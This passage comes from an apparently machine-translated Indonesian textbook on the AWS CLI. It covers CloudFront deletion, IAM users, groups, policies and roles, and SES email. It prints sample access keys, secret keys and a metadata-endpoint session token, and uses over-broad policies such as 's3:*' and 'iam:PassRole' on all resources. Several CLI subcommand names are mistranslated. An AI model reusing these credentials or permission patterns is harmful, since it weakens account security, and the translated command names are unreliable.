Jika kami ingin menonaktifkan distribusi, kami menggunakan subperintah update-distribution dari cloudfront. Di file disabling.json kami, kami mengubah properti Enabled menjadi false. Setelah distribusi berhasil dinonaktifkan, status distribusi akan berubah dari InProgress menjadi Deployed. Perhatikan juga bahwa karena distribusi telah berubah, properti ETag-nya juga akan berubah (dalam hal ini, dari E1FLW4WC7JRP70 menjadi EZRWEYLOY7V8E). Kita kemudian dapat menghapus distribusi tersebut menggunakan subperintah delete-distribution. Kedua perintah cloudfront ini ditampilkan sebagai berikut:

```
aws cloudfront update-distribution --id E2C64QNTZBNGGO
   --distribution-config file://disabling.json
   --if-match E1FLW4WC7JRP70

aws cloudfront delete-distribution --id E2C64QNTZBNGGO
   --if-match EZRWEYLOY7V8E
```

6.8 KEAMANAN

IAM adalah praktik keamanan yang memungkinkan orang (atau orang) yang tepat untuk mengakses sumber daya yang tepat. AWS IAM membantu Anda melakukan autentikasi pengguna (pengguna mana yang diizinkan untuk mengakses sumber daya AWS) dan otorisasi pengguna (sumber daya AWS mana yang dapat diakses pengguna). Kami menggunakan alamat email dan kata sandi untuk membuat akun root. Akun root memberi pengguna akses tidak terbatas ke semua sumber daya AWS, termasuk informasi penagihan organisasi. Praktik terbaiknya adalah membuat pengguna IAM saat ada banyak pengguna di organisasi yang perlu mengakses sumber daya AWS organisasi.

Pengguna IAM adalah identitas AWS yang terdiri dari nama dan kredensial autentikasi. Ada dua bentuk kredensial: kata sandi dan kunci akses. Seperti yang telah kita bahas sebelumnya, kata sandi digunakan untuk masuk ke AWS Management Console. Kunci akses digunakan untuk AWS CLI atau panggilan terprogram.

Saat pengguna IAM baru dibuat, ia tidak memiliki izin sama sekali di dalam AWS. Izin nantinya dapat diberikan kepada pengguna dengan melampirkan kebijakan ke pengguna tersebut. Sebuah kebijakan digunakan untuk otorisasi dan juga menentukan hak akses (yaitu, tindakan hukum yang diizinkan untuk dilakukan oleh pengguna pada berbagai sumber daya). Pengguna IAM tidak sama dengan akun terpisah melainkan pengguna individu dalam akun AWS Anda. Setiap penggunaan sumber daya oleh pengguna IAM mana pun ditagih ke akun AWS Anda.

Sekarang pertimbangkan sebuah organisasi dengan satu akun AWS tetapi dengan lusinan atau ratusan pengguna cloud, masing-masing memiliki akun IAM sendiri.

Menetapkan izin untuk setiap pengguna tidak nyaman. Sebagai gantinya, pengguna IAM dapat ditempatkan ke dalam grup dan kebijakan dapat ditempatkan pada grup individu daripada pengguna individu. Dengan demikian, semua pengguna dalam grup yang sama memiliki izin yang sama seperti yang ditentukan oleh kebijakan. Grup IAM dapat berisi beberapa pengguna IAM dan pengguna IAM dapat menjadi anggota beberapa grup IAM, seperti yang kita lihat pada sebagian besar sistem operasi modern.

Mari kita telusuri perintah untuk menghasilkan pengguna dan grup IAM, membuat kebijakan, dan menetapkan kebijakan. Kita mulai dengan membuat akun pengguna yang disebut pengguna1 dan kemudian menetapkan kata sandi pengguna1. Kami menggunakan subperintah buat-pengguna dari perintah iam untuk membuat akun dan subperintah buat-login-profil dari perintah iam untuk menghasilkan kata sandi konsol manajemen AWS dan kata sandi iam. Pembuatan kata sandi yang sebenarnya akan dilakukan melalui file JSON. Kami dapat memodifikasi file itu untuk juga menggunakan kata sandi yang sama untuk input CLI.

```
aws iam create-user --user-name user1

{
      "User": {
          "UserName": "user1",
          "Path": "/",
          "CreateDate": "2016-06-12T18:32:19.137Z",

          "UserId": "AIDAI6WVA6QAXS2M2L67I",
          "Arn": "arn:aws:iam::165786971191:user/user1"
      }
}

aws iam create-login-profile --generate-cli-skeleton > login.json
```

Ini file login.json. Perhatikan bahwa kami akan mengganti kata sandi dengan kata sandi awal pengguna yang sebenarnya. Setelah kami membuat profil login, kami kemudian menggunakan kembali file ini seperti yang ditunjukkan berikut ini, menambahkan opsi --cli-input-json.

```
{
      "UserName": "user1",
      "Password": "password",
      "PasswordResetRequired": true
}

aws iam create-login-profile --cli-input-json file://login.json

{
      "LoginProfile": {
          "UserName": "user1",
          "CreateDate": "2016-06-12T18:36:46.687Z",
          "PasswordResetRequired": true
      }
}
```

Agar pengguna dapat menggunakan perintah CLI, pengguna memerlukan kunci akses rahasia AWS dan ID kunci akses AWS yang sesuai. Oleh karena itu, kami mengeluarkan subperintah buat-akses-kunci seperti yang ditunjukkan berikut ini. Output menunjukkan kunci akses dan ID kunci. Kami kemudian harus mengonfigurasi opsi CLI AWS. Ini ditangani melalui perintah configure (bukan bagian dari iam) dan kami menelusuri opsi yang diperlukan berikut ini. Perhatikan bahwa kami menggunakan Kunci Akses Rahasia dan ID Kunci Akses seperti yang diperoleh dalam output dari perintah buat-akses-kunci.

```
aws iam create-access-key --user-name user1

{
      "AccessKey": {
          "UserName": "user1",
          "Status": "Active",
          "CreateDate": "2016-06-12T18:39:03.590Z",

          "SecretAccessKey": "7YOiMxVC2JLEqsuiUSh089flD3C2mCVp2hFUQDG4",
          "AccessKeyId": "AKIAI5C5IHKL2B76KSJQ"
      }
}

aws configure --profile user1
AWS Access Key ID [None]: AKIAI5C5IHKL2B76KSJQ
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json
```

Kami menetapkan variabel lingkungan profil default melalui export AWS_DEFAULT_PROFILE=user1. Ini mengubah profil default hingga akhir sesi shell, jadi kita tidak perlu menentukan profil di setiap perintah.

Kami akan membuat pengguna lain sesuai kebutuhan. Selanjutnya, kita perlu membuat grup. Untuk membuat grup, kami menggunakan subperintah buat-grup. Kami menentukan nama grup dengan opsi --group-name. Di sini, kita melihat grup tersebut diberi nama grup saya. Di bawah perintah, kami melihat keluaran dari AWS. Perhatikan bahwa grup diberi ARN, yang akan kita perlukan untuk menetapkan kebijakan.

```
aws iam create-group --group-name my-group

{
      "Group": {
          "Path": "/",
          "CreateDate": "2016-06-12T18:31:49.445Z",
          "GroupId": "AGPAI6CRYI6JTICGYOQE2",
          "Arn": "arn:aws:iam::165786971191:group/my-group",
          "GroupName": "my-group"
      }
}
```

Kami menambahkan pengguna ke grup dengan subperintah tambahkan-pengguna-ke-grup. Perintah ini mengharuskan kita menentukan pengguna dengan opsi --user-name


dan grup dengan opsi --group-name. Kami akan membuat grup sebanyak yang diperlukan dan menugaskan pengguna kami ke berbagai grup untuk mendukung kebutuhan mereka.

```
aws iam add-user-to-group --user-name user1 --group-name my-group
```

Sekarang kami siap untuk menentukan kebijakan. Kebijakan dapat dilampirkan ke pengguna, grup, atau beberapa kombinasi. Untuk fleksibilitas, kami kemungkinan besar akan menetapkan kebijakan ke grup dengan pengecualian akun pengguna unik yang mungkin memerlukan hak akses mereka sendiri. Kebijakan menentukan apakah akses diperbolehkan atau ditolak untuk sumber daya tertentu dan jenis akses (misalnya, baca, baca dan tulis, dll.).

Ada dua jenis kebijakan yang tersedia di AWS yang dikenal sebagai kebijakan yang dikelola AWS dan kebijakan yang dikelola pelanggan. Sesuai namanya, kebijakan yang dikelola AWS dibuat dan dikelola oleh Amazon sedangkan kebijakan yang dikelola pelanggan dibuat dan dikelola oleh klien. Mari kita lihat melampirkan kebijakan yang dikelola AWS ke grup saya (kita akan membahas tentang mendefinisikan kebijakan kita sendiri nanti di bagian ini). Kami menggunakan subperintah attach-group-policy yang menentukan nama grup dan ARN kebijakan. Kami dapat memverifikasi bahwa kebijakan telah dilampirkan ke grup menggunakan subperintah kebijakan-daftar-terlampir-grup. Kami melihat ini sebagai berikut bersama dengan keluaran AWS:

```
aws iam attach-group-policy --group-name my-group
   --policy-arn arn:aws:iam::aws:policy/AdministratorAccess

aws iam list-attached-group-policies --group-name my-group
{
      "AttachedPolicies": [
          {
              "PolicyName": "AdministratorAccess",
              "PolicyArn": "arn:aws:iam::aws:policy/
                  AdministratorAccess"
          }
      ]
}
```



Gambar 6.21 Mendapatkan akses ke konsol manajemen AWS melalui dasbor AWS.

Sekarang mari kita uji akun pengguna1 untuk melihat akses apa yang telah diberikan kepadanya. Pertama, mari kita lihat apakah pengguna1 dapat mengakses AWS Management Console. Tautan masuk pengguna IAM terletak di dasbor konsol IAM, seperti yang ditunjukkan pada Gambar 6.21. Dalam kasus kami, tautan aslinya adalah https://165786971191.signin.aws.amazon.com/console di mana 165786971191 adalah ID akun AWS. Kami memilih tautan Kustomisasi di sebelah tautan masuk pengguna IAM untuk mengubah nama tautan menjadi sesuatu yang lebih mudah diingat, seperti http://nku-cit.signin.aws.amazon.com/console.

Pengguna membuka browser dan menggunakan tautan tersebut untuk menjangkau konsol manajemen. Setelah mencapai konsol manajemen, pengguna harus masuk. Ingatlah untuk pengguna1 bahwa “PasswordResetRequired” disetel ke true di file login.json. Saat pengguna1 masuk untuk pertama kalinya, dia dipaksa untuk mengubah kata sandi dari kata sandi awal "kata sandi" kami.

Setelah masuk, pengguna1 dapat mengakses semua sumber daya AWS karena AdministratorAccess memberikan izin administrator penuh ke akun pengguna1. Namun, pengguna1 tidak diizinkan untuk mengakses pengaturan akun dan dasbor manajemen penagihan dan biaya, yang hanya dapat diakses oleh akun root. Kami menetapkan bahwa pengguna1 juga diberi akun yang akan mengizinkan akses CLI. Dalam hal ini, user1 harus mengautentikasi dengan kunci aksesnya. Setelah ini selesai, user1 dapat mengeluarkan berbagai perintah CLI. Di sini, kita melihat user1 menguji subperintah run-instance dari ec2, yang merespons kembali dengan ID instance dari instance yang dibuat (i-27169dbb dalam kasus ini).

```
aws ec2 run-instances --image-id ami-d9a98cb0
   --instance-type t1.micro --key-name haow1-key
   --security-groups haow1
```

Mari kita lihat apa yang terjadi jika kita mengubah akses pengguna1 dengan menugaskannya ke kebijakan yang berbeda. Kami akan menghapus kebijakan yang dikelola AWS yang sebelumnya kami tetapkan dan sebaliknya menetapkan kebijakan yang dikelola AWS yang berbeda, yang mengizinkan akses hanya baca.

```
aws iam detach-group-policy --group-name my-group
   --policy-arn arn:aws:iam::aws:policy/AdministratorAccess

aws iam attach-group-policy --group-name my-group
   --policy-arn arn:aws:iam::aws:policy/ReadOnlyAccess
```

Saat pengguna1 mencoba menjalankan subperintah ec2 dari instance-terminasi, seperti yang ditunjukkan berikut ini, pengguna diberi kesalahan klien UnauthorizedOperation. Ini terjadi karena pengguna1 tidak diizinkan melakukan apa pun selain operasi hanya-baca melalui AWS CLI.

```
aws ec2 terminate-instances --instance-ids i-27169dbb
```

Pesan kesalahan lengkap diberikan sebagai berikut:

```
A client error (UnauthorizedOperation) occurred when calling the
TerminateInstances operation: You are not authorized to perform this
operation. Encoded authorization failure message: A-c42QhGT5byNBDsvrPlJJ
AcAoZJqryOuNhxaMjXyTYKiSwe7We2DCN2N2VGGQnZWed5QK6XIkB2SGkXq_wS5RjcMV08MP
27mTkW3DUA00EP4vOCjI9xYxnu52DeDZZAFdI6BaTxmPCD6HM4uXBitXjhCYfet2thUkvJnm
gNmbL7PY-jb-V0vMLiYxDpRnVqKvqGae-Es0bfxHMnP6kWG1U9UdhrSNwOLpYmx_-yCm2x9G
QOkauhjZtjc3uXTUMURFBfoBBx286NxRQWFNiIUgqxYkuJeyzqTsyCvkIMhSxVTRMDjpzetH
MhASGkmG9dKgwH0boiwBAoXVgks7NJA23G_-uwHZ4115PfG1Y00jKGjbEuGPLc26ydrFK
cRL8kXMrBoyaVoXtykwCZjuLfIbcBo0Q9WjRDF4SjcTSMsuhKs934Dmr6nQXy57JUguYK-
2jVrDOGWyksZAqPGB1EippapdgrElS2gV9nNwg1L3bVbBeWe53sbx7XIHq2ZLuFhpLZwxjui
JJTEn7Tj1J7SkAQ1yHCoZ2ziVzc
```

Mari kita lihat menentukan kebijakan terkelola kita sendiri daripada mengandalkan kebijakan AWS. Kami menentukan kebijakan kami menggunakan file JSON. Dalam hal ini, kami akan menamai file berikut my-policy.json. Kebijakan ini akan memberi pengguna dan/atau grup yang ditugaskan padanya kemampuan untuk menghentikan instans sehingga pengguna1 tidak akan menerima kesalahan yang disebutkan di atas lagi.

```
{
      "Version": "2012-10-17",
      "Statement": [
      {
          "Effect": "Allow",
          "Action": "ec2:TerminateInstances",
          "Resource": "*"
      }
      ]
}
```

Sebuah kebijakan memiliki satu atau lebih pernyataan. Pernyataan mendefinisikan satu set izin. Elemen Efek menentukan izinkan atau tolak. Elemen Tindakan menentukan tindakan apa yang diperbolehkan. Setiap layanan AWS memiliki serangkaian tindakannya sendiri. Dalam kasus kami, ini adalah tindakan EC2 TerminateInstances. Tindakan apa pun yang tidak Anda izinkan secara eksplisit akan ditolak. Elemen Sumber Daya menentukan sumber daya apa yang diizinkan untuk tindakan tertentu, di mana * adalah karakter kartu bebas yang menunjukkan semua contoh. Oleh karena itu, kebijakan ini memberikan izin untuk menghentikan instans ec2 apa pun kepada pengguna mana pun yang ditetapkan secara langsung atau yang berada dalam grup yang ditetapkan kebijakan tersebut. Dengan kebijakan yang ditentukan dalam file JSON, sekarang kita harus membuatnya di AWS melalui subperintah create-policy dari iam. Hasil dari AWS ditampilkan di bawah perintah.

```
aws iam create-policy --policy-name my-policy --policy-document file://
   my-policy.json

{

       "Policy": {
            "PolicyName": "my-policy",
            "CreateDate": "2016-06-12T19:13:02.109Z",
            "AttachmentCount": 0,
            "IsAttachable": true,
            "PolicyId": "ANPAJHIPHVXBLNHVAGUCI",
            "DefaultVersionId": "v1",

           "Path": "/",
           "Arn": "arn:aws:iam::165786971191:policy/my-policy",
           "UpdateDate": "2016-06-12T19:13:02.109Z"
       }
}
```

Sekarang kita dapat melampirkan kebijakan ini ke grup menggunakan subperintah attach-group-policy seperti yang kita lakukan sebelumnya. Perbedaannya di sini adalah kita memiliki ARN yang berbeda untuk digunakan, seperti yang disediakan oleh keluaran sebelumnya. Setelah subperintah attach-group-policy dijalankan, pengguna1 memiliki kebijakan akses berbeda yang memberinya kemampuan untuk menghentikan instans ec2.

```
aws iam attach-group-policy --group-name my-group
   --policy-arn arn:aws:iam::165786971191:policy/my-policy
```

Selain pengguna IAM, Anda juga dapat menetapkan identitas AWS melalui peran IAM. Peran tidak memiliki kredensial apa pun yang terkait dengannya, tetapi Anda dapat menggunakan peran untuk mendelegasikan akses ke pengguna, aplikasi, atau layanan yang biasanya tidak memiliki akses ke sumber daya AWS Anda. Misalnya, bayangkan Anda ingin memberikan izin akses S3 ke aplikasi yang berjalan pada instans EC2. Untuk mengakses S3, aplikasi harus memiliki kredensial AWS untuk menandatangani permintaan mereka. Jika hanya ada sedikit instans, Anda dapat mendistribusikan kredensial AWS secara manual ke instans tersebut. Namun, jika Anda memiliki banyak instans, akan sulit bagi Anda untuk mendistribusikan kredensial secara manual ke setiap instans. Sebaliknya, peran IAM dapat dibuat untuk mengelola kredensial sementara untuk aplikasi yang berjalan pada instans EC2. Mari kita melangkah melalui bagaimana menerapkan contoh ini. Kita mulai dengan membuat kebijakan yang memungkinkan instans EC2 mengakses sumber daya S3. Kami menempatkan kebijakan ini di file JSON ec2-s3-policy.json, seperti yang ditunjukkan berikut ini:

```
{
       "Version": "2012-10-17",
       "Statement": [
           {
           "Effect": "Allow",
           "Principal": { "Service": "ec2.amazonaws.com"},
           "Action": "sts:AssumeRole"
           }
       ]
}
```

Di sini, elemen Utama menentukan entitas yang dapat melakukan tindakan untuk mengakses sumber daya di mana entitas dalam hal ini adalah layanan dan sumber daya adalah instans ec2. Elemen Action mengembalikan sekumpulan kredensial keamanan sementara yang dapat digunakan oleh aplikasi yang berjalan pada instance untuk mengakses sumber daya. Kami sekarang membuat peran bernama ec2-s3-role dengan file ec2-s3-policy.json menggunakan perintah buat-peran dari iam. Perintah dan output terkait dari AWS adalah sebagai berikut:

```
aws iam create-role --role-name ec2-s3-role
   --assume-role-policy-document file://ec2-s3-policy.json

{
       "Role": {
           "AssumeRolePolicyDocument": {
               "Version": "2012-10-17",
               "Statement": [
                   {
                        "Action": "sts:AssumeRole",
                        "Effect": "Allow",

                        "Principal": {
                            "Service": "ec2.amazonaws.com"
                        }
                   }
               ]
           },
           "RoleId": "AROAIDEJV2YBKEE2MALY4",
           "CreateDate": "2016-06-13T14:28:01.553Z",
           "RoleName": "ec2-s3-role",
           "Path": "/",
           "Arn": "arn:aws:iam::165786971191:role/ec2-s3-role"
       }
}
```

Sekarang kami membuat kebijakan akses untuk memberikan aplikasi yang berjalan pada instans EC2 hak akses ke sumber daya S3. Kami menempatkan kebijakan ini di file JSON ec2-access-s3-policy.json. File ini ditampilkan berikut ini.

```
{
      "Version": "2012-10-17",
      "Statement": [
      {
          "Effect": "Allow",
          "Action": ["s3:*"],
          "Resource": ["*"]
      }
  ]
}
```

Kami kemudian dapat melampirkan kebijakan ke peran menggunakan subperintah put-role-policy dan terakhir kami membuat profil instance menggunakan subperintah buat-instance-profile dari iam. Output dari perintah ini ditampilkan sebagai berikut:

```
aws iam put-role-policy --role-name ec2-s3-role
   --policy-name ec2-access-s3-policy
   --policy-document file://ec2-access-s3-policy.json

aws iam create-instance-profile --instance-profile-name ec2-s3-profile

{
      "InstanceProfile": {
          "InstanceProfileId": "AIPAIZ3ODBTDHZX7YPMCW",
          "Roles": [],
          "CreateDate": "2016-06-13T14:38:13.961Z",
          "InstanceProfileName": "ec2-s3-profile",
          "Path": "/",
          "Arn": "arn:aws:iam::165786971191:instance-profile/ec2-s3-profile"
      }
}
```

Kami sekarang harus menetapkan peran ke profil. Kami menggunakan subperintah add-role-to-instance-profile dari iam. Selanjutnya, kita akan mengubah kebijakan grup, my-policy.json, untuk memungkinkan pengguna grup saya meneruskan peran baru ke instance yang mereka jalankan.

```
 aws iam add-role-to-instance-profile --instance-profile-name
    ec2-s3-profile --role-name
    ec2-s3-role

{
      "Statement": [{
          "Effect":"Allow",
          "Action":"iam:PassRole",
          "Resource":"*"
        }]
}
```

Sekarang setelah kami menetapkan kebijakan baru, user1 membuat instance dengan profil instance seperti yang ditunjukkan di sini. Kami dapat memverifikasi bahwa peran berfungsi dengan masuk ke instans dan mengeluarkan perintah untuk mendapatkan metadata terbaru yang dikumpulkan di instans. Di sini, kami menggunakan perintah curl. Hasilnya ditunjukkan berikut ini. Dari output, kita melihat bahwa kredensial keamanan yang disediakan oleh role disimpan dalam metadata instance. Sekarang aplikasi yang berjalan pada instans dapat secara otomatis mendapatkan kredensial dari metadata instans dan menggunakannya untuk mengakses sumber daya S3.

```
aws ec2 run-instances --image-id ami-d9a98cb0
   --instance-type t1.micro --iam-instance-profile Name="ec2-s3-profile"
   --key-name haow1-key
   --security-groups haow1

curl http://169.254.169.254/latest/meta-
    data/iam/security-credentials/ec2-s3-role

{
```

```
    "Code" : "Success",
    "LastUpdated" : "2016-06-13T14:54:18Z",
    "Type" : "AWS-HMAC",
    "AccessKeyId" : "ASIAIOE3XLHBCZHADVTA",
    "SecretAccessKey" : "aV+yDgmktmZnT1Lu5m9/HZcwjZNOSaDezB7F6szd",
    "Token" : "FQoDYXdzEGAaDNT245f+wZ7p3hoA3iKZAzPmxVwoZQlgvheyw5dSpvYo3AQ
    S+svis/GNnxblpyA/eJHaBYGjPHT0iWsNHTiBXRVv5IYTTHrNICp53Jae5QubF9UUZyMoh
    NpFFOM1HIZWcOu4GhO2IOUvDn67WI7CC7WvuLjsYhGoSNbuMi0XPsDYsSAXOtfkHmS8t42
    NJYr+jRO2MRuyx9AFMk3BkDTz9vUZMhftitLT4/ZN5yzAr9Fx3cmPypuPPgPzE0UiLLIHA
    2vmhzal3Qf1H/93lJEg0VMsn+g2qFYT7LtOv2FLROOBU5ZBHoCEA+NHMo8yoBxSI3bMNMK
    ABxarO5oWGoMbfOVN/uSmfWkSrUT6FUU5OXvMMBeeE5bQtHa3+SZCfSFWD34TbYp5DH
    hVvx9QJXLiMBajxPx1lhkaFu/f3mbFcFeOT352FeZhOv96lhdrJBb443ircBu4/ZFQUkFF
    H3c88czk+Q9QfamV2Q6k6HJmRdDbfTQb87wI3L88fw+foPOXyzJHvu1+WBcGrlWSwlFl4a
    zkGiDv3ginU6Qs08y1fNOZ1mgUKIIQhGcoq5L7ugU=",
    "Expiration" : "2016-06-13T21:29:49Z"
}
```


6.9 LAYANAN PLATFORM

Layanan platform menyediakan sejumlah aplikasi terlepas dari platform spesifik yang mungkin Anda gunakan dalam membuat server Anda sendiri. Kami memeriksa dua layanan, email dan database, di bagian ini. Untuk basis data, kami melihat basis data relasional dan nonrelasional, beserta beberapa contoh basis data.

Email melalui layanan email sederhana


Layanan Email Sederhana Amazon (SES) adalah server email di cloud. Ini memberi organisasi layanan email yang sangat skalabel dan hemat biaya. Kami dapat menggunakan SES untuk mengirim dan menerima email menggunakan alamat email kami sendiri di domain yang kami buat. Kami melihat operasi baris perintah di SES menggunakan perintah ses dan menelusuri beberapa subperintah ses yang signifikan. Untuk mengonfigurasi SES untuk menerima email, kami perlu memverifikasi domain kami dengan SES dan mengarahkan domain kami ke SES untuk email masuk. Kemudian kami menerbitkan data MX di server nama domain otoritatif kami untuk mengarah ke titik akhir penerima email SES untuk wilayah tersebut. Misalnya, titik akhir untuk AS Timur (Virginia) adalah inbound-smtp.us-east-1.amazonaws.com. Kami perlu memberikan izin SES untuk mengakses sumber daya AWS yang diperlukan. Terakhir, kita dapat mengonfigurasi penerimaan email dengan membuat aturan penerimaan. Kami tidak akan membahas perintah penyiapan ini melainkan berfokus pada pembuatan dan pengiriman email setelah domain kami disiapkan.

Pertama-tama, karena akun email dapat dipalsukan, kami ingin memastikan bahwa email yang dibuat oleh SES adalah sah. Kami melakukannya dengan memverifikasi akun menggunakan subperintah verifikasi-email-identitas dari ses. Tanggapan dari verifikasi adalah email yang dikirim dari AWS, seperti yang ditunjukkan pada Gambar 6.22.

```
aws ses verify-email-identity --email-address
   haow1@nku.edu
```

Tautan dalam email diperlukan untuk menyelesaikan proses verifikasi, sesuatu yang mungkin telah Anda lakukan dalam membuat atau memperbarui akun email melalui platform lain. Dengan alamat email yang dibuat, kita sekarang dapat memperoleh daftar semua identitas

menggunakan subperintah daftar-identitas dari ses. Berikut ini, kita melihat tanggapan yang menunjukkan hanya satu akun yang telah dibuat pada saat ini. Perhatikan bahwa daftar yang dikembalikan akan menyertakan semua alamat email yang diverifikasi, menunggu verifikasi, atau gagal.



From: Amazon Web Services <no-reply-aws@amazon.com>
Sent: Wednesday, June 22, 2016 10:12 AM
To: Wei Hao
Subject: Amazon SES Address Verification Request in region US East (N. Virginia)

Dear Amazon Simple Email Service Customer,

We have received a request to authorize this email address for use with Amazon SES in region US East (N. Virginia). If you requested this verification, please go to the following URL to confirm that you are authorized to use this email address:

https://email-verification.us-east-1.amazonaws.com/?AWSAccessKeyId=AKIAIDXXDKSUITTDU73Q&Context=165786971191&Identity.IdentityName=haow1%40nku.edu&Identity.IdentityType=EmailAddress&Namespace=Bacon&Operation=ConfirmVerification&Signature=9dXsdr5NJ41OFAaupG3X0ixodhswKPPCM4M%2FcTCpLpo%3D&SignatureMethod=HmacSHA256&SignatureVersion=2&Timestamp=2016-06-22T14%3A12%3A12.215Z

Your request will not be processed unless you confirm the address using this URL. This link expires 24 hours after your original verification request.

If you did NOT request to verify this email address, do not click on the link. Please note that many times, the situation isn't a phishing attempt, but either a misunderstanding of how to use our service, or someone setting up email-sending capabilities on your behalf as part of a legitimate service, but without having fully communicated the procedure first. If you are still concerned, please forward this notification to ses-enforcement@amazon.com and let us know in the forward that you did not request the verification.

To learn more about sending email from Amazon SES, please refer to the Amazon SES Developer Guide at http://docs.aws.amazon.com/ses/latest/DeveloperGuide/Welcome.html.

Sincerely,

The Amazon SES Team

Gambar 6.22 Respons verifikasi email dari AWS.

```
aws ses list-identities

{
        "Identities": [
            "user@example.com",
            "haow1@nku.edu"
        ]
}
```

Kami dapat mengirim email melalui perintah ses. Namun sebelum kita melakukannya, kita harus menyediakan mekanisme untuk penerima email. Ada tiga bidang: ToAddresses, CcAddresses, dan BccAddresses. Jika Anda tidak terbiasa dengan BCC, ini singkatan dari blind carbon copy artinya alamat yang tercantum menerima salinan pesan tetapi alamatnya tidak terlihat oleh penerima, tidak seperti alamat yang muncul di dua bidang lainnya. Berikut ini, kita dapat melihat sintaks JSON untuk menentukan alamat email ini. Kami hanya mengisi kolom ToAddresses; Anda dapat melihat sintaks yang diharapkan untuk bidang lainnya.

```
{
        "ToAddresses": ["haowl@nku.edu", "foxr@nku.edu"],
        "CcAddresses": ["string", ...],
        "BccAddresses": ["string", ...]
}
```

Pesan sekarang harus ditentukan. Sekali lagi, kami melihat cara menyiapkan ini menggunakan sintaks JSON. Pesan akan terdiri dari dua bidang: entri Subjek dan entri Badan. Pesan sebenarnya dapat ditentukan menggunakan teks atau html atau keduanya. Di sini, kita melihat keduanya digunakan. Keuntungan dari badan html adalah kita dapat menyertakan hyperlink dan konten akan ditampilkan menggunakan format html. Alasan untuk memberikan keduanya adalah bahwa pengguna mungkin tidak melihat email di browser dan oleh karena itu diperlukan teks langsung. Pesan berbasis teks tidak boleh menyertakan karakter yang tidak dapat dicetak.

```
{
  "Subject": {
    "Data": "string",
    "Charset": "string"
  },
  "Body": {
    "Text": {
        "Data": "string",
        "Charset": "string"
    },
    "Html": {
        "Data": "string",
        "Charset": "string"
    }
  }
}
```

Bayangkan kita telah membuat file JSON berikut bernama message.json. Anda dapat melihat bahwa itu berisi subjek dan bagian tubuh untuk pesan email kami.

```
{
    "Subject": {
        "Data": "Test email sent by SES CLI",
        "Charset": "UTF-8"
    },
    "Body": {

        "Text": {
              "Data": "This is the message body in text
                  format.",
              "Charset": "UTF-8"
        },
        "Html": {
              "Data": "Welcome to NKU <a class=\"ulink\"
                 href=\"http://www.nku.edu\">NKU
                 Homepage</a>.",
              "Charset": "UTF-8"
        }
    }
}
```

Dengan file di atas dibuat, kami mengirim pesan kami menggunakan subperintah kirim-pesan berikut dari ses. Perhatikan bahwa kami menentukan alamat email pengirim dan dua file. Yang pertama berisi alamat email penerima, sedangkan yang kedua berisi file yang disebutkan di atas. Respons yang kami terima dari AWS adalah ID pesan, yang berupa string panjang karakter heksadesimal (010001557885fbbb-edab4172-a320-4e48-9774-d679efe6b1f0-000000 dalam kasus ini).

```
